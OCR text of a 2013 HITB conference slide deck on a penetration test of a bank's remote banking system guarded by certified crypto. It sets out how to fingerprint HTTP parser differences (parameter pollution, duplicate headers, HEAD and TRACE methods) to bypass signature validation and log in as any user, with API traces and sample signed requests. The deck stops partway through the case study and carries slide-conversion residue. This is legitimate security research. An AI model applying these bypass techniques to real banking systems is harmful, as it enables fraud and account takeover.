HITBSECCONF2013 amsterdam

THE FOURTH ANNUAL HITB SECURITY CONFERENCE IN EUROPE

You Can Be Anything You Want to Be: Breaking Through Certified Crypto in Banking Apps

Andrew Petukhov (Founder/CTO, Solidlab)
George Noseevich (PhD student, MSU)
Dennis Gamayunov (Acting Head, Information Systems Security Lab, MSU)

And along comes…

INTRO

George Noseevich
Andrew Petukhov
Dennis Gamayunov

Part One

There was me, that is Dennis, and my two droogs, that is Georgie and Andrew, and we sat in the lab making up our rassoodocks what to do with the Big Bank’s RBS, a GOST crypto hardened bastard though rare.

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

What we see

- An RBS, which uses crypto for
  - Non-repudiation
  - Authenticity
  - Protocol security
- RBS comply with Russian Central Bank regulations
- …unbreakable :~-(

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

What's it going to be then, eh?

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

What comes with Ultraviolence

- Bypass non-repudiation (force RBS to process non-signed requests)
- Bypass second authentication layer (enforced with crypto)
- Which finally allowed to login into RBS as any valid user and file any request to the RBS

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

And along comes…

SYSTEM UNDER ASSESSMENT

George Noseevich
Andrew Petukhov
Dennis Gamayunov

Target application type (1/3)

- We aim at pentesting financial organizations, who try to:
  - Ensure transport layer security, non-repudiation and authentication
  - Comply with regulations
  - Protect legacy systems

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Target application type (2/3)

- Technical best-practices
  - Confidentiality, authenticity, non-repudiation
- Compliance
  - Use of certified crypto
- Business needs
  - In-house vs outsource
  - Solid vs modular
  - Customer does not simply develop his own certified crypto
  - Outsourcing app development to certified crypto writers – never a good idea

George Noseevich
Andrew Petukhov
Dennis Gamayunov

Target application type (3/3)

- Solution: crypto hardened thick client + server side application specific crypto proxy

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Seeding the arch

Business logic over HTTP

Client side

Browser

Server side


RBS Application Server

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

let's add some REQs

Req++: Transport security & Certified crypto




George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||      ||
```

a little bit more...

Req++: Authenticity & Non-repudiation



George Noseevich
Andrew Petukhov
Dennis Gamayunov


```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

And along comes…

METHODOLOGY

George Noseevich
Andrew Petukhov
Dennis Gamayunov

Common sense suggests

- One doesn’t simply implement application level crypto protocol
- One doesn’t simply implement HTTP client or server from scratch
- Many parsers in a row suggest inconsistencies => possibility for smuggling

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Objective

- Objective:
  - find differences in HTTP handling at crypto server side and at application server side
- Exploit:
  - use differences to bypass signature validation

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Basic steps for reversing arch

- Reverse client side features
- Survey server side features
- Fingerprint integration protocol

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Dealing with client side crypto

- Which HTTP client and what HTTP parser are used?
  - i.e. windows API or java HttpClient
- What parts of HTTP request are getting signed?
  - in POST? in GET? in HEAD? in TRACE?
- What additional metadata is attached to requests?
  - how signature is stored?
  - how key ID is passed to the server?

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Dealing with client side crypto

- Because nothing ever changes…
  - XML Signature Wrapping
    - another kind of “You can be anything you want to be” www.youtube.com/watch?v=RHIkb9yEV1k
    - “Analysis of Signature Wrapping Attacks and Countermeasures“
  - CWE-347: Improper Verification of Cryptographic Signature and related CVE
  - Web App Cryptology: A Study in Failure
  - Now and then: Insecure random numbers
  - Now and then: Improper PKI implementation

Fingerprinting HTTP parsers

- HTTP parameter pollution
  - the same parameter in query or body
  - the same parameter in query and body
- Duplicate headers
  - control headers with metadata
  - Content-Length header
- HTTP parameter contamination
  - which characters are valid for termination of header values?

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Fingerprinting WWW server

- Which HTTP version is supported?
  - does crypto server support multiple HTTP requests per connection?
  - does it support HTTP/0.9
- How does crypto server treat incorrect or duplicate Content-Length headers?
- Which HTTP methods does it support?
- Does crypto server support multipart requests or chunked encoding?

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Because nothing ever changes…

- Google for <HPP bypass WAF>
- CWE-444: Inconsistent Interpretation of HTTP Requests
- and all the CVE instances related to CWE-444

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Fingerprinting integration protocol

- How crypto server communicates validation status and metadata to application server?
  - meta data is relayed as submitted by the client
  - in yet unknown part of the request
  - how to get into that part?
    - HTTP Trace method/Debug interface in web application/Guess/Brutefroce/Read documentation/Ask developers aka Social engineer

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

And along comes…

CASE STUDY

George Noseevich
Andrew Petukhov
Dennis Gamayunov

It all started as an ordinary hack

- Test our shiny RBS web app, they said
- It comes with a certified crypto protection, they said
- Instantly found some common web app bugs

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

…then the crypto came into play

- Crypto ensures non-repudiation
  - Your crypto-signed attack vectors will be used against you in court
- Crypto ensures authenticity
  - Session hijacking is essentially useless
  - Can't login as other user without his keys
- This greatly reduces severity

Reversing the client

- Closed-source windows app
- Traffic dump gives no clues
- The protocol is custom, no docs available
- No time for long IDA sessions
- Seems tough ☹

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Reversing the client: the lazy way

- Client uses crypto primitives from bundled shared libs
- Library call hooks and API call traces FTW!
- Filter traces to get data that is easy to understand
- API Monitor (bit.ly/37BTzf)

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

Encrypt user data

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

What is being encrypted?

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.					0.0009130
9942	8:30:39.					0.7914017
9944	8:30:40.					0.0002203
9947	8:30:40.					0.0002187
9949	8:30:40.					0.0001316
9950	8:30:40.					0.0957484
9952	8:30:40.					0.0024314
9954	8:30:40.					0.0000208

Parameters: cr_buf_encode (crypt.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	Stack		{ uintp = 0x037841a0, intp = 0x037...	{ uintp = 0x037841a0, intp = 0x037...
2	Stack		{ uintp = 0x00000001, intp = 0x000...	{ uintp = 0x00000001, intp = 0x000...
3	Stack		{ uintp = 0x02d12f2c, intp = 0x02d...	{ uintp = 0x02d12f2c, intp = 0x02d...
	UINT_PTR	uintp	0x02d12f2c	0x02d12f2c
	INT_PTR	intp	0x02d12f2c	0x02d12f2c
	LPSTR	psz	0x02d12f2c "□□GET /app/do_stuff?...	0x02d12f2c "□□GET /app/do_stuff?...
	LPWSTR	pwsz	0x02d12f2c "□□□□□□□□□□□□□□□□□...	0x02d12f2c "□□□□□□□□□□□□□□□□□...
	LPVOID*	ppv	0x02d12f2c = 0x45471101	0x02d12f2c = 0x45471101
4	Stack		{ uintp = 0x000007d0, intp = 0x000...	{ uintp = 0x000007d0, intp = 0x000...

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

What is being encrypted?

#	Time of Day	Thread	Category	API	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_bu	0.0074465
9941	8:30:39.				0.0009130
9942	8:30:39.				0.7914017
9944	8:30:40.				0.0002203
9947	8:30:40.				0.0002187
9949	8:30:40.				0.0001316
9950	8:30:40.				0.0957484
9952	8:30:40.				0.0024314
9954	8:30:40.				0.0000208

Parameters: cr_buf_encode (crypt.dll)

#	Type	Name	Pre-Call Value
1	Stack		{ uintp = 0x037841a0, in
2	Stack		{ uintp = 0x00000001, in
3	Stack		{ uintp = 0x02d12f2c, in
	UINT_PTR	uintp	0x02d12f2c
	INT_PTR	intp	0x02d12f2c
	LPSTR	psz	0x02d12f2c "□□GET /app
	LPWSTR	pwsz	0x02d12f2c "□□□□□□□□
	LPVOID*	ppv	0x02d12f2c = 0x454711
4	Stack		{ uintp = 0x000007d0, intp = 0x000... { uintp = 0x000007d0, intp = 0x000...

```
..GET /app/do_stuff?arg=value HT
TP/1.1..Host: 10.6.28.19..Connec
tion: keep-alive..Certificate_nu
mber: usr849..Form_data: arg=val
ue..Signature: 1D448190C2B68344F
1D239CA67BFB8C2FD469CD91F1B4F79F
391BE43A506A274C2BDBB54008D47A3D
9107647DF17A164C77A04597AEFEC66B
B722BA47BA00C43.........v...W.Im
.....h-V4.......}.......S.W."4.d
.va....#...B..N.*..Hk...F.......
.%.!h|.....a`.g.N.........._hu...
-(...,..c.._.JP5..`G=........l,&
C.........F..q9E.ip"..6.,..~b)..
...J.|Y....y.YehYb..@..7>.......
```


George Noseevich
Andrew Petukhov
Dennis Gamayunov


```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

What is being encrypted?

#	Time of Day	Thread	Category	API	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_bu	0.0074465
9941	8:30:39.				0.0009130
9942	8:30:39.				0.7914017
9944	8:30:40.				0.0002203
9947	8:30:40.				0.0002187
9949	8:30:40.				0.0001316
9950	8:30:40.				0.0957484
9952	8:30:40.				0.0024314
9954	8:30:40.				0.0000208

Parameters: cr_buf_encode (crypt.dll)

#	Type	Name	Pre-Call Value
1	Stack		{ uintp = 0x037841a0, in
2	Stack		{ uintp = 0x00000001, in
3	Stack		{ uintp = 0x02d12f2c, in
	UINT_PTR	uintp	0x02d12f2c
	INT_PTR	intp	0x02d12f2c
	LPSTR	psz	0x02d12f2c "□□GET /app
	LPWSTR	pwsz	0x02d12f2c "□□□□□□□□
	LPVOID*	ppv	0x02d12f2c = 0x454711
4	Stack		{ uintp = 0x000007d0, intp = 0x000... | { uintp = 0x000007d0, intp = 0x000...

```
..GET /app/do_stuff?arg=value HT
TP/1.1..Host: 10.6.28.19..Connec
tion: keep-alive..Certificate_nu
mber: usr849..Form data: arg=val
ue..Signature: 1D448190C2B68344F
1D239CA67BFB8C2FD469CD91F1B4F79F
391BE43A506A274C2BDBB54008D47A3D
9107647DF17A164C77A04597AEFEC66B
B722BA47BA00C43.........v...W.Im
.....h-V4.......}.......S.W."4.d
.va....#...B..N.*..Hk...F.......
.%.!h|.....a`.g.N.........._hu...
-(...,..c.._.JP5..`G=........l,&
C.........F..q9E.ip"..6.,..~b)..
...J.|Y....y.YehYb..@..7>.......
```


George Noseevich
Andrew Petukhov
Dennis Gamayunov


```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

What is being signed?

#	Time of Day	Thread	Category	API	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_bu	0.0074465
9941	8:30:39.				0.0009130
9942	8:30:39.				0.7914017
9944	8:30:40.				0.0002203
9947	8:30:40.				0.0002187
9949	8:30:40.				0.0001316
9950	8:30:40.				0.0957484
9952	8:30:40.				0.0024314
9954	8:30:40.				0.0000208

```
..GET /app/do_stuff?arg=value HT
TP/1.1..Host: 10.6.28.19..Connec
tion: keep-alive..Certificate_nu
mber: usr849..Form data: arg=val
ue..Signature: 1D448190C2B68344F
```

Parameters: cr_buf_encode (crypt.dll)

Parameters: cr_sign_buf (sign.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
2	Stack		{ uintp = 0x04024154, intp = 0x040...	{ uintp = 0x04024154, intp = 0x040...
3	Stack		{ uintp = 0x0023a0e0, intp = 0x002...	{ uintp = 0x0023a0e0, intp = 0x002...
	UINT_PTR	uintp	0x0023a0e0	0x0023a0e0
	INT_PTR	intp	0x0023a0e0	0x0023a0e0
	LPSTR	psz	0x0023a0e0 "arg=value"	0x0023a0e0 "arg=value"
	LPWSTR	pwsz	0x0023a0e0 "□□□□e"	0x0023a0e0 "□□□□e"
	LPVOID*	ppv	0x0023a0e0 = 0x3d677261	0x0023a0e0 = 0x3d677261
4	Stack		{ uintp = 0x00000009, intp = 0x000...	{ uintp = 0x00000009, intp = 0x000...
	Stack	Return		{ uintp = 0x00000000, intp = 0x000...

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
 ^__^
 (oo)\_______
 (__)\       )\/\
     ||----w |
     ||      ||
```

API call trace

Send it through the tunnel

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

Receive encrypted response

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

Decrypt the response

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

API call trace

Send it back to browser

#	Time of Day	Thread	Category	API	Return Value	Duration
9939	8:30:39.354 PM	9	Uncategorized	cr_buf_encode (...)	0	0.0074465
9941	8:30:39.354 PM	9	Windows Sockets 2	send (860, 0x02d13eb8, 2048, 0)	2048	0.0009130
9942	8:30:39.370 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	4692	0.7914017
9944	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002203
9947	8:30:40.151 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0002187
9949	8:30:40.151 PM	9	Windows Sockets 2	send (988, 0x02d14bfc, 3453, 0)	3453	0.0001316
9950	8:30:40.151 PM	9	Windows Sockets 2	recv (860, 0x04a928f4, 52992, 0)	1452	0.0957484
9952	8:30:40.245 PM	9	Uncategorized	cr_buf_decode (...)	0	0.0024314
9954	8:30:40.260 PM	9	Windows Sockets 2	send (988, 0x02d13685, 1660, 0)	1660	0.0000208

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

so it comes like this

Client side

Server side

```
GET /login?name=value HTTP/1.1
Host: 10.6.28.19
```

Browser

Tunnel endpoint

Signs ingress request
Puts everything into
custom headers

Crypto server

Verifies signature
If ok logs for non-repudiation
and passes upstream

RBS Application
Server

Trusts custom headers
Matches id from session
with id from header

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||      ||
```

and is secured like this

Client side

Server side

```
GET /login?name=value HTTP/1.1
Host: 10.6.28.19
Certificate_number: 0x849
Form_data: name=value
Signature:
6B8A57A3EA9C25D77C01F4E957D5752C69F61D
3451E87DD18046C51DC9A9AD63C7718708159B
7ECF5FC8EDF4424F813DB65EF5E2D21D2F389E
03319CA25D7003
```

Browser

Signs ingress request
Puts everything into
custom headers

Crypto server

If ok logs for non-repudiation
and passes upstream

RBS Application
Server

Trusts custom headers
Matches id from session
with id from header

George Noseevich
Andrew Petukhov
Dennis Gamayunov


```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Further notices


- Proxy signs query string for GET, message body for POST
- The server actually checks that Form_data reflects the query string/body
- The server checks the Cert_num and signature
- The web app checks that cert_num matches the current user
- Kinda unbreakable, heh?

George Noseevich
Andrew Petukhov
Dennis Gamayunov

```
\   ^__^
 \  (oo)\_______
    (__)\       )\/\
        ||----w |
        ||     ||
```

Non-repudiation


Take one



Client side

Server side


```
HEAD /bank/welcome?name=value HTTP/1.1
Host: 10.6.28.19
```



Browser

Tunnel endpoint

Crypto server



